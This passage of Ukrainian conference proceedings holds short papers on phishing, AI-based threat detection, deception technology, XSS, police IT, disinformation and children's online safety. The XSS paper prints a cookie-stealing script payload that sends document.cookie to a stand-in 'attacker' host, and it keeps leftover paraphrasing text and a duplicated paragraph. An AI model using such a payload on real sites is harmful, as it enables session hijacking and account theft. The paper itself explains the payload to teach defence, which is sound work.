«Найчастіше як приманку шахраї використовують грошові виплати від держави, міжнародних організацій, відомих українських компаній і банків. Зростання кількості фішингових сайтів пов'язане зі зростанням поширення схеми виманювання у банківських клієнтів облікових записів в онлайн-банкінгу, після чого з їхніх карткових рахунків знімаються гроші і на їхнє ім'я оформляються онлайн-кредити», – йдеться в дайджесті асоціації.

Зазначається, що у 2022 році зросла кількість виявлених фейкових додатків у Google Play та App Store. Більшість з них пропонують продаж залишків палива за низькими цінами та отримання грошової допомоги від держави і міжнародних організацій [5].

***Література*:**

1. Про основні засади забезпечення кібербезпеки України : Закон України від 05 жовт. 2017 No 2163-VIII. URL: https://zakon.rada.gov. ua/laws/show/2163-19#Text (дата звернення 19.10.2023)
2. Левківська Я. І. Вплив воєнного стану на трансформування та розвиток інтернет-шахрайства в Україні. URL: http://dspace.onua. edu.ua/handle/11300/19993 (дата звернення 19.10.2023)
3. Про внесення змін до Кримінального кодексу України щодо підвищення ефективності боротьби з кіберзлочинністю в умовах дії воєнного стану від 24.02.2022 No 2149-IX. URL: https://zakon.rada.gov.ua/laws/show/2149-20#Text (дата звернення 19.10.2023)
4. Положення «Про запобігання шахрайству»: затв. рішенням Правління банку «ПриватБанк» від 28.09.2017 р. URL: https://static. privatbank.ua/files/politika-zapobigannya-shaxrajstva-ta-korupcii.pdf (дата звернення 19.10.2023)
5. Стало відомо, яку приманку найчастіше використовують шахраї в українському сегменті інтернету. Суспільство. (2023 рік). https://www.slovoidilo.ua/2023/02/25/novyna/suspilstvo/stalo-vidomo-yaku-prymanku-najchastishe-vykorystovuyut-shaxrayi-ukrayinskomu-sehmenti-internetu#:~:text=Так%2C%20за%202022%20рік%20в,членів%20платіжних%20систем%20(ЄМА) (дата звернення 19.10.2023)

РОЛЬ ШТУЧНОГО ІНТЕЛЕКТУ У ПИТАННЯХ ВДОСКОНАЛЕННЯ СИСТЕМ ЗАХИСТУ ВІД КІБЕРЗАГРОЗ

Синиціна Юлія Петрівна
кандидат технічних наук, доцент,
доцент кафедри економічної та інформаційної безпеки,
Дніпропетровський державний університет внутрішніх справ

З огляду на стрімкий технологічний розвиток, кількість та складність кіберзагроз постійно зростає, що в свою чергу, ставить під загрозу інформаційну безпеку та спонукає до необхідності проактивних заходів захисту інформації. Захист від кіберзагроз вимагає не лише реакції на інциденти, але і систематичного застосування проактивних заходів, таких як постійне оновлення програмного забезпечення та мережевих протоколів. Для ефективної боротьби з кіберзагрозами важливо підвищувати рівень освіти та навичок користувачів IT-систем, а також фахівців у галузі кібербезпеки [1, 2]. Кіберзахист стає ефективнішим завдяки співпраці між секторами, а саме: урядовими організаціями, приватним сектором та громадськістю для обміну інформацією та виявлення нових загроз. Особлива увага повинна бути приділена захисту критично важливих інфраструктур, таких як енергетика, транспорт та медицина, від кібератак, що може мати серйозні національні наслідки.

Дослідженню питань щодо впровадження технологій штучного інтелекту та проблем інформаційної безпеки присвячені чисельні роботи як вітчизняних, так і закордонних науковців, зокрема, О. В. Адамчука, О. А. Баранова, О. В. Глазова, Т. Г. Каткова, М. В., Карчевського, К. О. Хернес, С. Ю. Петряєва, О. Е. Радутного, Ю. М. Сидорчук, В. М. Фурашева, О. О. Ястреб, Є. О. Харитонова, О. І. Харитонова та інших.

Потрібно також зважати на роль штучного інтелекту та аналітики у процесі аналізу та прогнозування кіберзагроз. Використання сучасних технологій, таких як штучний інтелект та аналіз даних, стає ключовим елементом вдосконалення систем захисту від кіберзагроз. Системи штучного інтелекту можуть ефективно виявляти аномалії та надзвичайні події в мережі, що вказує на можливі кібератаки. Аналіз даних на основі великого обсягу інформації дозволяє вчасно виявляти та реагувати на потенційні загрози.

Автоматизоване виявлення загроз є критичним елементом в системах кіберзахисту, і тут велику роль відіграють системи штучного інтелекту.

До основних переваг застосування штучного інтелекту для захисту інформації від кіберзагроз можна умовно поділити на блоки: аналіз аномалій та патернів; оцінка ризику на основі великої кількості даних; миттєва реакція на події, навчання на власних помилках, застосування глибинного навчання; виявлення невидимих загроз; системи виявлення і відновлення (EDR).

Аналіз аномалій та патернів: Системи штучного інтелекту використовують алгоритми машинного навчання для аналізу аномалій та виявлення невластивих патернів у мережевому трафіку. Це дозволяє розпізнавати виклики кіберзагроз, навіть якщо вони не мають конкретних сигнатур.

Оцінка ризику на основі великої кількості даних: Штучний інтелект може аналізувати великий обсяг даних, враховуючи різноманітні параметри та показники, для оцінки потенційного ризику та визначення серйозності кіберзагроз.

Миттєва реакція на події: Системи штучного інтелекту можуть автоматично реагувати на виявлені аномалії без значного втручання людини. Швидка реакція дозволяє ефективно управляти виправленням та мінімізувати можливі наслідки.

Навчання на власних помилках: Системи штучного інтелекту можуть вдосконалювати свою ефективність, навчаючись на власних помилках та аналізуючи результати реакції на попередні кібератаки. Цей процес називається навчанням з підкріпленням.

Застосування глибинного навчання: Глибинне навчання в системах штучного інтелекту дозволяє автоматично впізнавати вкрай складні та хитро маніпульовані кіберзагрози, які можуть уникати традиційних методів виявлення.

Виявлення невидимих загроз: Аналіз даних на основі штучного інтелекту дозволяє виявляти навіть ті кіберзагрози, які можуть діяти в режимі хамелеона, намагаючись залишитися непоміченими.

Системи виявлення і відновлення (EDR): Системи штучного інтелекту сприяють створенню розширених систем виявлення і відновлення, які не лише виявляють загрози, але й автоматично вживають заходів для їхнього усунення та відновлення.

Ці аспекти демонструють, як системи штучного інтелекту стають ключовим інструментом для ефективного виявлення та боротьби з кіберзагрозами.

Література

1. Milov O. et al. Development of the space-time structure of the methodology for modeling the behavior of antagonistic agents of the security system. Eastern-European Journal of Enterprise Technologies. 2020. Т. 6. №. 2. PP. 30-32. DOI: 10.15587/1729-4061.2020.218660 URL: https://www.scopus.com /record/display.uri?eid=2-s2.0-85104142498&origin=resultslist&sort=plf-f

2. Синиціна Ю.П., Станіна О.Д. (2021) Обґрунтування актуальності цифрової комунікації закладів вищої освіти: міжнар. колект. моногр. «Digital Economy and Digital Society» III Міжнародна конференція (28–29 травня 2021 р.) Katowice, University of Technology, Poland,. 10 с. URL: https://isg-konf.com/wp-content/uploads/2021/12/Monograph/Monograph-USA-Technical-2021-III-isg-konf.pdf

ВИКОРИСТАННЯ ТЕХНОЛОГІЇ DECEPTION У БОРОТЬБІ З КІБЕРЗАГРОЗАМИ

Лунгол Ольга Миколаївна
кандидат педагогічних наук, доцент, доцент кафедри
оперативно-розшукової діяльності та інформаційної безпек
факультету №3 підготовки фахівців для підрозділів кримінальної поліції
Донецького державного університету внутрішніх справ
Агішева Анна Володимирівна
викладач інформатики Кропивницького вищого професійного училища

В епоху, коли кіберзагрози стають все більш виразними та вибагливими, використання технології Deception стає важливим елементом ефективної кібербезпеки. Ця інноваційна стратегія займає важливе місце у глобальній війні проти кіберзлочинців, забезпечуючи активний та інтелектуальний захист інформаційних ресурсів. Технологія Deception дозволяє створювати штучні об’єкти та фальшиві елементи в системі, що дозволяє дієво виявляти та активно протидіяти кіберзагрозам. Зловмисники, які намагаються провести цілеспрямовані атаки в мережі, змушені витрачати час та ресурси на штучно створені фіктивні об’єкти, що значно ускладнює їх діяльність та зменшує ймовірність успіху. Створені фальшиві об’єкти відволікають увагу зловмисників, змушуючи їх зосередитися на неважливих або неправдивих елементах системи, що надає більше часу для виявлення та реагування на потенційні загрози безпеці інформаційних ресурсів.

Однією з ключових переваг технології Deception є її здатність виявляти атаки на ранніх етапах. Це дозволяє оперативно реагувати та запобігати вторгненням в систему, зменшуючи час, протягом якого зловмисники можуть завдати шкоди.

Одна з основних проблем в кібербезпеці полягає у тому, що системи можуть надто часто спрацьовувати на помилкові загрози, що призводить до зайвої витрати ресурсів, або, навпаки, ігнорування реальних атак. Технологія Deception спрямована на зменшення помилок виявлення атак, відомих як «false positives». Такі «false positives» можуть виникати з різних причин, включаючи помилкові сигнали від захисних систем або проблеми з конфігурацією детекторів загроз. Технологія Deception вирішує цю проблему, надаючи системі фальшиві об’єкти, які призначені привертати увагу потенційних зловмисників та імітувати діяльність реальних елементів мережі. Таким чином, технологія Deception створює контрольовані умови для виявлення атак, не спричиняючи неважливих спрацювань на реальних елементах мережі. Наявність фальшивих об’єктів також створює психологічний

тиск на зловмисників, змушуючи їх перейматися великою ймовірністю повторної невдачі та ризиком розкриття.

Загальний алгоритм роботи технології Deception включає наступні кроки:

1. Створення фальшивих об’єктів (захисна система створює фальшиві ресурси, такі як файли, сервери, мережеві вузли або інші цифрові об’єкти. Ці об’єкти максимально схожі на реальні елементи мережі).
2. Розгортання фальшивих об’єктів (фальшиві об’єкти розгортаються в різних частинах мережі чи інфраструктури компанії. Розташування та характеристики фальшивих об’єктів можуть бути стратегічно обрані, щоб привернути увагу зловмисників).
3. Моніторинг та виявлення (фальшиві об’єкти активно моніторяться на наявність неправомірної взаємодії. Захисна система аналізує взаємодію та виявляє аномалії, що можуть свідчити про злочинну діяльність)
4. Взаємодія зловмисників (якщо зловмисники спробують взаємодіяти з фальшивим об’єктом, система фіксує цю діяльність. Відповідно до виявлених загроз, система може вжити певних заходів, таких як блокування зловмисників, реєстрація їхньої діяльності чи сповіщення адміністраторів безпеки).
5. Збір інтелектуальної інформації (в процесі взаємодії із зловмисниками фальшиві об’єкти можуть збирати інформацію про методи атак та інші аспекти злочинної діяльності).
6. Аналіз та вдосконалення (отримана інформація використовується для вдосконалення та адаптації технології Deception до нових видів загроз).

Технологія Deception може бути порівняна з іншими подібними технологіями, такими як Honeypots та Honeynets, які також використовуються для виявлення та обмеження кіберзагроз. Технологія Deception має кілька переваг в порівнянні з іншими подібними технологіями, серед яких ми виділяємо: гнучкість і розширюваність (Deception дозволяє створювати фальшиві об’єкти в різних частинах інфраструктури, що надає значну гнучкість в розгортанні, можливість використовувати Deception для захисту різноманітних ресурсів, включаючи файли, дані, мережі та інші елементи); точність виявлення (Deception орієнтована на точне виявлення атак, забезпечуючи мінімізацію помилок); мінімізація ризиків; проактивний підхід (Deception дозволяє створювати реалістичні хибні об’єкти та стимулювати проведення атак, намагаючись привернути увагу зловмисників, що дозволяє більш ефективно виявляти потенційні загрози); захист від внутрішніх загроз (Deception може застосовуватися для виявлення навіть внутрішніх загроз, таких як неавторизований доступ в мережу власних співробітників або витоків конфіденційної інформації); легке впровадження (технологія Deception може бути легше впроваджена в систему в порівнянні з деякими іншими альтернативами).

Загалом, технологія Deception створює докладну ілюзію реальності для зловмисників і надає ефективний засіб виявлення та захисту від кіберзагроз. У світі постійно зростаючих кіберзагроз використання технології Deception стає стратегічною необхідністю для забезпечення повноцінного захисту від кіберзлочинців та збереження цілісності інформаційних ресурсів.

Література:

1. Шаєц Є., Лунгол О. Використання ханіпотів для виявлення мережевих атак. Інформаційна безпека та інформаційні технології: IV Міжнар. наук.-практ. конф. (м. Львів, 30 листопада 2022 р.). Львів : Растр-7, 2022. С. 93–95.
2. Технологія обману. Що таке Deception і як обманюють хакерів. 10Guards. Режим доступу: https://10guards.com/ua/articles/deception-technology-and-how-it-can-trap-cyberattackers/ (Дата звернення: 09.11.2023).

МІЖСАЙТОВЕ ВИКОНАННЯ СЦЕНАРІЇВ: АНАЛІЗ ПОТЕНЦІЙНИХ КІБЕРАТАК І РОЗРОБКА МЕТОДІВ ЗАХИСТУ

Кобозєва Алла Анатоліївна
доктор технічних наук, професор
завідувач кафедри кібербезпеки та програмного забезпечення
Інституту інформаційної безпеки, радіоелектроніки та телекомунікацій
Національного університету «Одеська політехніка»

Міжсайтове виконання сценаріїв, відоме також як Cross Site Scripting або XSS, представляє собою тип вразливості програмного забезпечення, що може виникнути у веб-додатках. В даному випадку, злоумисник має можливість впровадити клієнтський сценарій в сторінки веб-сайту, які переглядають інші користувачі. Ця вразливість є другою за поширеністю серед топ-10 вразливостей OWASP і виявляється у двох третинах усіх додатків.

XSS може бути використаний для різних злочинних цілей, включаючи зміну налаштувань веб-додатка, перехоплення сесій, крадіжку облікових записів, викрадення куків користувача, розміщення неправдивої реклами, викрадення токенів форм для проведення CSRF атак, заміну та підміну DOM-вузлів і багато інших можливостей.

Збільшена складність та збереження відповідної кількості знаків можуть бути використані для реалізації атак XSS, які мають на меті зміну налаштувань веб-додатку, перехоплення сесій, крадіжку облікових записів, викрадення куків користувача, розміщення фальшивої реклами, виведення токенів форм для проведення атак CSRF, а також заміни та підміни DOM-елементів та інших зловмисних дій.

Існує три основних види вразливостей XSS:

Постійний міжсайтовий скриптинг (Stored XSS): Цей тип вразливості характеризується тим, що зловмиснику вдається впровадити шкідливий код на сервері, який виконується в браузері кожен раз, коли користувач звертається до відповідної сторінки. Постійний XSS виникає, коли розробники неправильно фільтрують та обробляють вхідні дані перед їх збереженням у базі даних на сервері або в файлі з подальшим виведенням на сторінку користувача.

Непостійний міжсайтовий скриптинг (Reflected XSS): Цей тип XSS є найпоширенішим і виникає, коли дані, введені користувачем у HTML-форму, без належної обробки використовуються для генерації відповіді користувачу.

Міжсайтовий скриптинг на основі об'єктної моделі документа (DOM XSS): XSS у DOM-моделі виникає на стороні клієнта, коли дані обробляються всередині JavaScript-сценаріїв. Прикладом цієї вразливості може бути сценарій, який отримує дані з URL через location.* DOM або за допомогою запиту XMLHttpRequest, а потім використовує їх без належної фільтрації для створення динамічних HTML-елементів.

Зазначені види XSS вразливостей можуть бути використані для здійснення різних видів атак на веб-додатки та негативно впливати на їх безпеку.

Для більшої складності і збереження відповідної кількості знаків, ми можемо переформулювати текст таким чином:

Давайте детально розглянемо приклад міжсайтового виконання сценаріїв (XSS). Однією з найпоширеніших форм XSS-атак є викрадання куків. Кукі - це файли, які сайти іноді зберігають на комп'ютері користувача, містячи цінну інформацію, включаючи логіни, паролі або їх хеші. Проте, найбільш небезпечним видом атаки є викрадання активних сесій.

Атака виглядає наступним чином:

Зловмисник використовує одну з веб-форм сайту для внесення шкідливого коду в базу даних. Цей код може бути скриптом, який створює HTTP-запит на іншу URL-адресу, що перенаправляє браузер користувача на сервер атакуючого.

Наприклад:

```
html
Copy code
<script>
 window.location = 'http://attacker/?cookie=' + document.cookie
```

</script>

Програма, що обробляє дані, очікує отримати звичайний текст, а не код, тому не перевіряє вхідні дані і зберігає шкідливий код у базі даних.

Потім жертва запитує сторінку з сайту.

Сайт включає шкідливий код з бази даних у відповідь і передає його жертві.

Браузер жертви виконує шкідливий сценарій всередині відповіді, відправляючи куки жертви на сервер зловмисника.

Нагадаємо, що XSS - це вразливість, при якій дані, введені користувачем, помилково інтерпретуються як шкідливий код. Для запобігання цьому типу ін'єкції коду необхідно використовувати безпечну обробку введення. Для веб-розробників існують два основних способи забезпечення безпечної обробки введення:

Кодування - це метод, що дозволяє розглядати введені дані користувачем як звичайні дані і не дозволяє браузеру інтерпретувати їх як код.

Валідація - це метод фільтрації введених користувачем даних, щоб браузер не міг інтерпретувати їх як код зі шкідливими командами.

Для запобігання атакам типу XSS необхідно вживати заходів для ізоляції ненадійних даних від активного вмісту, що відображається в браузері. Цю мету можна досягти застосовуючи наступні методи:

Використовувати фреймворки з автоматичним екрануванням даних, такі як Ruby on Rails і React JS останніх версій. При цьому необхідно аналізувати обмеження вбудованого захисту від XSS в кожному фреймворку та доповнювати його необхідними обробниками подій.

Перетворювати ненадійні дані з HTTP-запитів в HTML-коді (включаючи тіло, атрибути, JavaScript, CSS або URL) з урахуванням контексту для запобігання вразливості XSS та міжсайтовому виконанню збережених сценаріїв.

Застосовувати контекстне кодування при внесенні змін у документ на боці користувача у браузері, щоб уникнути вразливостей XSS, пов'язаних з DOM. У випадку неможливості цього, застосовувати контекстне кодування до API.

Використовувати політику захисту вмісту (CSP), щоб запобігти атакам XSS. Цей підхід є дієвим, якщо веб-додаток не має вразливостей, які дозволяють впровадити код через локальні файли.

У сучасний час, наявність вразливостей XSS у веб-додатках вже не є секретом. Великі веб-сайти відомих компаній оперативно виправляють ці уразливості, у той час як розробники менших веб-додатків можуть ігнорувати їх деякий час. Тому XSS залишається однією з найнебезпечніших уразливостей у вебі. Дотримуючись лише декількох правил при розробці веб-додатків, можна ефективно закрити більшість подібних уразливостей та підвищити безпеку інформації, яку обробляє додаток.

ІНФОРМАЦІЙНІ ТЕХНОЛОГІЇ В ПРАВООХОРОННІЙ ДІЯЛЬНОСТІ

Рибальченко Людмила Володимирівна
кандидат економічних наук, доцент
доцент кафедри економічної та інформаційної безпеки
Дніпропетровський державний університет внутрішніх справ
Лиманська Ірина
Курсант 1-го курсу ДР-341 ННІППФПНП
Дніпропетровський державний університет внутрішніх справ

Актуальність правового аспекту інформаційної культури визначається тим, що всі соціальні процеси — економічні, психологічні, інформаційні, технологічні та, що виникають, відбуваються і припиняються в суспільстві, державі потребують правового регулювання. Ці процеси з'являються, розвиваються, удосконалюються і відмирають чи ліквідуються у правовому середовищі (правовому полі), на його базі. При цьому виникає потреба урегулювання суспільних відносин з урахуванням необхідності визначення правил поведінки людей,

співвідношення їхніх, потреб та інтересів з потребами та інтересами окремих соціальних корпорацій, суспільства, держави, міжнародного співтовариства.

Сьогодні в розвинених країнах світу приділяється велика увага питанням інформатизації суспільства. Все більшим стає розуміння того, що країна, яка буде володіти потужними інформаційними ресурсами, ефективною системою їх реалізації, буде знати динаміку й перспективи їх розвитку, опиниться на гребні науково-технічного прогресу і зможе його ефективно використовувати. Тому сучасний етап розвитку суспільства в цих країнах характеризується переходом до всеохоплюючої інформатизації усіх соціальних інституцій і процесів, пов'язаних із формуванням інформаційних ресурсів і передачею знання. У світі спостерігається бурхливий розвиток засобів інформатизації (комп'ютерів, комп'ютерних мереж, всіляких електронних пристроїв) і, в зв'язку з цим, поява нових інформаційних технологій обробки, передачі, одержання і збереження інформації.

Не залишається осторонь цих процесів і Україна, в якій відбувається інтенсивне впровадження сучасних інформаційних технологій майже в усі сфери життєдіяльності суспільства, зокрема, в правоохоронній та юридичній діяльностіь. Створюються та успішно використовуються різноманітні інформаційно-пошукові системи, бази та банки даних, системи електронного документообігу. Сучасні інформаційні технології надають працівникам правоохоронних органів можливість отримати багатоцільову довідкову, аналітичну та статистичну інформацію, що сприяє ефективному виконанню ними різноманітних оперативно-службових завдань.

Однією з важливих умов підвищення рівня протидії злочинності є широке використання сучасних досягнень науково-технічного прогресу, які останніми роками зробили прорив у сфері інформаційних технологій.

Основними тенденціями розвитку інформаційних технологій у правоохоронній сфері є: 1) удосконалення форм та методів управління системами інформаційного забезпечення; 2) централізація та інтеграція комп'ютерних банків даних; 3) впровадження новітніх комп'ютерних інформаційних технологій для ведення кримінологічних та криміналістичних обліків; 4) розбудова та широке використання ефективних та потужних комп'ютерних мереж; 5) застосування спеціалізованих засобів захисту інформації; 6) налагодження ефективного взаємообміну кримінологічною інформацією на міждержавному рівні. Все це забезпечує суттєве підвищення рівня боротьби зі злочинністю [3; с. 12].

Підбиваючи підсумки, можливо зазначити те, що враховуючи сучасні світові тенденції збільшення ролі інформаційного забезпечення в оперативному обслуговуванні, варто розширити функції аналітичних підрозділів у рамках здійснення оперативно-розшукової діяльності.

Література:

1. В.С. Цимбалюк, В.Д. Гавловський, В.В. Гриценко та ін. Основи інформаційного права України. За ред. М.Я. Швеця, Р.А. Калюжного та П.В. Мельника., Навч. посіб. К.: Знання, 2004. 274 с. https://buklib.net/books/32643/

2. Інформаційні технології в правоохоронній діяльності : Посібник / В.А Кудінов., В.М.Смаглюк, Ю.І. Ігнатушко, Іщенко В.А. К.: НАВСУ, 2013. 82с.

ПРОТИДІЯ ДЕЗІНФОРМАЦІЇ ПІД ЧАС ВОЄННОГО СТАНУ

Світличний Віталій Анатолійович
кандидат технічних наук, доцент,
доцент кафедри протидії кіберзлочинності факультету №4,
Харківського національного університету внутрішніх справ,
http://orcid.org/0000003–3381–3350
Курило Дмитро Анатолійович
курсант 2 курсу факультету №4,
Харківського національного університету внутрішніх справ,

Вступ. Відомо що з розвитком інформаційного суспільства, де інформаціявизнається стратегічним ресурсом, а ціна похибки у прийнятих рішеннях зростає на кілька порядків, дезінформування остаточно перетворилось на популярний і потужний інструмент

інформаційно-психологічного впливу, здатний забезпечити реалізацію інтересів суб'єктів просування чи не у всіх сферах суспільного життя.

Викладання основного матеріалу. Дезінформація - це спосіб психологічного впливу на спільноту, яка полягає в намірі надання такої інформації, яка вводить його в оману стосовно справжнього стану справ, та створює викривлену реальність [1].

У загальному випадку вона поділяються на помилкову, неправдиву та правдиву.

Помилкова інформація без мети зашкодити (місінформація) — це неправдивий або оманливий контент, який поширюється без наміру, хоча наслідки все одно можуть бути шкідливими. Зазвичай, це помилки журналістів або політичних діячів. Наприклад, президент Франції опублікував у Twitter неправильне зображення, що містить оману про виробництво кисню з тропічних лісів.

Неправдива інформація з метою зашкодити (дезінформація), це така яка поширюється з наміром ввести в оману, отримати економічну чи політичну вигоду та завдати шкоди суспільству. Наприклад, росіяни розповсюджують інформацію про те, що у Львівській клініці репродукції людини є можливість обрати собі за донора одного з захисників «Азовсталі» аби «відродити» націю. Для цього вони підробили повідомлення з сайту клініки.

– *Правдива* особиста інформація (малінформація), вона поширюються, щоб зруйнувати репутацію особи чи організації. Це можуть бути інтимні фото, приватне листування або інший компрометуючий контент. Наприклад, у 2017 хтось злив приватні листи Емануеля Макрона для зниження його рейтингів під час передвиборчої кампанії. Цього виявилося недостатньо для суспільного розголосу, тож підключили ботів. [2]

У сучасному інформаційному суспільстві дезінформація як явище, постійно змінюється та продовжує удосконалюватися. В останні десятиріччя, в Україні, дуже гострі стали питання протидії ворожої дезінформації. Переважна більшість якої спрямовано на підрив довіри населення до влади або ЗСУ. Всі ці кібероперації застосовують, частіше за все, посилаючись на свої джерела у міністерствах, радах та інших установах. Дізнатися про те, що це фейк, буває складно. Однак якщо це правда, то скоріше за все, уряд чи установа опублікує відповідь про це на офіційній сторінці. Прикладом може послугувати неправдива інформація про те, що 24 лютого 2022 року, як тільки росія напала на Україну, президент України Володимир Зеленський втік з країни. Але для підтвердження, що це все фейк, президент кілька разів публікував докази своєї присутності в столиці. Перше відео від 26 лютого Володимир Зеленський записав разом з членами своєї команди — Андрієм Єрмаком, Михайлом Подоляком, Денисом Шмигалем та Давідом Арахамією. Вони знаходилися на вул. Банкова між Офісом Президента та Будинком з химерами [3].

Для того щоб розпізнати дезінформацію варто звернути уваги на наступні нюанси інформаційних повідомлень:

- відомості не підкріплені офіційними джерелами;
- тест повідомлення сформовано будь ким, но не експертом у цьому напрямку;
- подібної інформації немає на інших сайтах;
- інформація надходить із підробленого (фейкового) сайту;
- присутня значна емоційність тексту повідомлення;
- є фото або відео «доказі», (це може бути зроблено штучним інтелектом).

На нашу думку, щоб протидіяти дезінформації, потрібно розробити єдиний реєстр усіх телеграм, фейсбук та інших соціальних мереж. Це все буде зроблено для того, щоб у разі публікації фейкової інформації на сторінці, була можливість це виявити та притягнути до відповідальності адміністратора або редактора цього поста за на їх сторінці статтею 173 Кодексу України про Адміністративні правопорушення [4]. Таким чином багато хто буде більш уважним, коли поширює не перевірену інформацію. Також, пропоную ввести кримінальне провадження за повторне порушення та зобов'язати перепинити роботу сайту, або сторінці у соціальній мережі. Як тільки буде заведено хоча б одне провадження за цією статтею, більшість інформаційних джерел скоріш за все або призупинять свою діяльність, або перестануть поширювати дезінформацію.

Все сказане дозволяє зробити наступні висновки. Щоб знизити ризик поширення дезінформації, потрібно зробити єдиний реєстр усіх служб новин у соціальних мережах та добавити до ККУ (Кримінальний Кодекс України) статтю «Про систематичну публікацію інформації, що не відповідає реальності». Також, відмітимо, що важливо знати, як самому не стати поширювачем дезінформації:

1. Публікуйте інформацію лише з офіційних джерел;
2. Не поширюйте інформацію про озброєння, яке Збройні Сили України отримуємо від партнерів;
3. Не допомагайте ворогу поширювати паніку, публікуючи «достовірну інформацію, яку сказали знаючі люди від тещі братового кума»;
4. Підтримуйте один одного та не пишіть про «поганих переселенців/біженців, які втекли/невдячні/неадекватні» [5].

***Література*:**

1. Кодекс України про адміністративні правопорушення (статті 1 - 212-24) : Кодекс України від 07.12.1984 р. № 8073-X : станом на 14 жовт. 2023 р. URL: https://zakon.rada.gov.ua/laws/show/80731-10#Text (дата звернення: 01.11.2023).
2. Учасники проектів Вікімедіа. Дезінформування – Вікіпедія. *Вікіпедія*. 2009. URL: https://uk.wikipedia.org/wiki/Дезінформування (дата звернення: 31.10.2023).
3. ФЕЙК: Володимир Зеленський втік із України після вторгнення Росії. *VoxUkraine | «Вокс Україна» – більше ніж найкраща аналітика про Україну*. URL: https://voxukraine.org/fejk-volodymyr-zelenskyj-vtik-iz-ukrayiny-pislya-vtorgnennya-rosiyi (дата звернення: 31.10.2023).
4. Що таке дезінформація і як вона на нас впливає?. *Ґвара Медіа*. URL: https://gwaramedia.com/shho-take-dezinformacziya-i-yak-vona-na-nas-vplivaie/ (дата звернення: 31.10.2023).
5. Як поводитися у мережі, щоб протидіяти дезінформації та фейкам під час війни. *Новини*. URL: https://bashtanskaotg.gov.ua/news/yak-povoditisya-u-merezhi-schob-protidiyati-dezinformatsii-ta-fekam-pid-chas-vini-2022-04-08 (дата звернення: 03.11.2023).

ЦИФРОВА БЕЗПЕКА ДИТИНИ В ІНФОРМАЦІЙНОМУ СЕРЕДОВИЩІ

Рибальченко Людмила Володимирівна
кандидат економічних наук, доцент
доцент кафедри економічної та інформаційної безпеки
Дніпропетровський державний університет внутрішніх справ
Лисюк Ярослав Олександрович
курсант групи ДР-344 ННІ та ПФПНП
Дніпропетровський державний університет внутрішніх справ

Інтернет-технології є необхідною частиною життя сучасних дітей і молоді. Комп'ютери не лише розважають, але і допомагають спілкуватися, виражати себе та розвивати особистість.

Самостійне вивчення інформаційного світу допомагає розширити інтереси дітей і сприяє їх додатковій освіті, розвиває кмітливість і навички самостійного вирішення завдань.

Звісно, інтернет надає можливість підліткам розвивати лідерські якості, більш об'єктивно оцінювати свої здібності, бути більш кмітливими та розумними.

Забезпечення безпеки дітей в цифровому середовищі є надзвичайно важливим завданням для батьків, викладачів і всіх, хто має стосунок до молодого покоління. Інтернет і цифрові технології можуть бути корисними для розвитку і навчання дітей, але вони також приховують ризики і небезпеки. Важливо розуміти, що веб-сайти та кожна соціальна мережа збирають певні особисті дані про кожного користувача з його дозволу.

Цей дозвіл надається, коли ми приймаємо політику використання соціальної мережі. У таких політиках зазвичай визначено, які дані збирає соціальна мережа та як вони можуть бути використані. Наприклад, у випадку Facebook, кожен користувач може подати запит і дізнатися, які дані має ця мережа. Ці дані можуть включати не лише ім'я користувача, а

також інформацію про дату зміни пароля, відвідані сайти, пошукові запити, користувачів, які ви стежите, групи, які ви відстежуєте, коментарі, лайки, збережені публікації, репости і так далі.

Україна має понад 22 мільйони користувачів Інтернету, і питання цифрової безпеки стає надзвичайно актуальним. Турбота про молоде покоління стає важливим завданням, іншими словами, насамперед слід попереджати їх про потенційні небезпеки, з якими вони можуть зіткнутися у просторі Інтернету. Збереження інформаційної безпеки стає основною передумовою для захисту важливих інтересів людей, які користуються Інтернетом, оскільки недостовірна, неповна або застаріла інформація може призвести до негативних наслідків.

Існують різні види загроз, які можуть виникнути в онлайн-середовищі і мають різні виміри:

1. Загрози безпеці інших осіб:

- матеріали, які можуть бути використані для шкідливих дій, такі як інформація про можливі терористичні акти;
- підбурювання і обман інших користувачів;
- порушення закону та правопорушення.

2. Загрози витоку особистої інформації:

- розголошення конфіденційних даних, таких як прізвища, контакти, інформація про кредитні картки та номери телефонів.
- віруси та програми, що можуть завдати шкоди комп'ютеру.

3. Загрози особистій безпеці:

- відвідування матеріалів із ненормативною лексикою, суїцидальними вказівками, дискримінацією, ненавистю або сектантськими переконаннями. Ризик отримання недостовірної інформації;
- розвиток ігрової або інтернет-залежності;
- небезпечне спілкування з особами, які можуть бути шкідливими, такими як злочинці або шахраї;
- залучення до незаконних дій, таких як хакерство або порушення прав і свобод інших.

Отож, всі перераховані вище ризики не є вичерпними, постійно оновлюються та здатні негативно вплинути на фізичне, емоційне та психологічне благополуччя дитини, а також є найпоширенішими загрозами, які можуть чатувати на дітей під час їхньої активності в Інтернеті, коли вони викладають або переглядають сумнівну інформацію, варто розглядати з точки зору можливостей технічного захисту, але важливо також враховувати, що більшість із них вимагає комплексного підходу.

Для запобігання проблемних ситуацій важливо лише дотримуватись основних правил безпечної роботи в інтернеті, які повинні бути зрозумілими як для дітей так, і для дорослих:

- ніколи не розголошуйте свої паролі нікому;
- не передавайте особисту інформацію в електронних листах чи чатах, якщо це не обов'язково;
- не реагуйте на непристойні або грубі коментарі, адресовані вам;
- завжди повідомляйте про будь-які ситуації в Інтернеті, які вас турбують, такі як загрози чи надіслані файли;
- не приймайте запрошення на зустріч в реальному житті від осіб, яких ви познайомились онлайн;
- не діліться своїми фотографіями з незнайомцями;
- ніколи не розповсюджуйте інформацію про кредитні картки батьків, таку як номер картки, термін дії та код безпеки;
- утримуйтесь від розміщення фотографій квитків, на яких можна побачити штрих-код чи QR-код;
- уникайте завантаження та встановлення невідомих програм за посиланнями, навіть якщо це рекомендували друзі;

- під час встановлення перевірених програм ретельно слідкуйте за тим, щоб на ваш ПК не додавалися небажані програми;

- утримуйтесь від перегляду інформації за невідомими посиланнями, навіть якщо вам їх надіслали друзі;

- уникайте відкривання спам-листів, оскільки вони можуть містити віруси.

Таким чином, незважаючи на безліч можливостей, Інтернет має свої ризики для дітей. Це можна узагальнити, порівнюючи Інтернет з містом, в якому є приємні місця та привітні люди, але також існують зони та особи, яких краще уникати. Важливо зазначити, що безпека дітей зараз - це безпека суспільства в майбутньому, тому зараз ми повинні прикласти максимум зусиль для забезпечення їхньої безпеки в інтернет-просторі й не тільки.

Література:

1. Безпека дитини в інтернеті: про що необхідно говорити. Режим доступу: https://pon.org.ua/novyny/7239-bezpeka-ditini-v-nternet-pro-scho-neobhdno-govoriti.html
2. Омельяненко В. Цифрові права та онлайн безпека: як захистити дітей в інтернеті. Режим доступу : https://life.pravda.com.ua/columns/2020/12/1/243194/
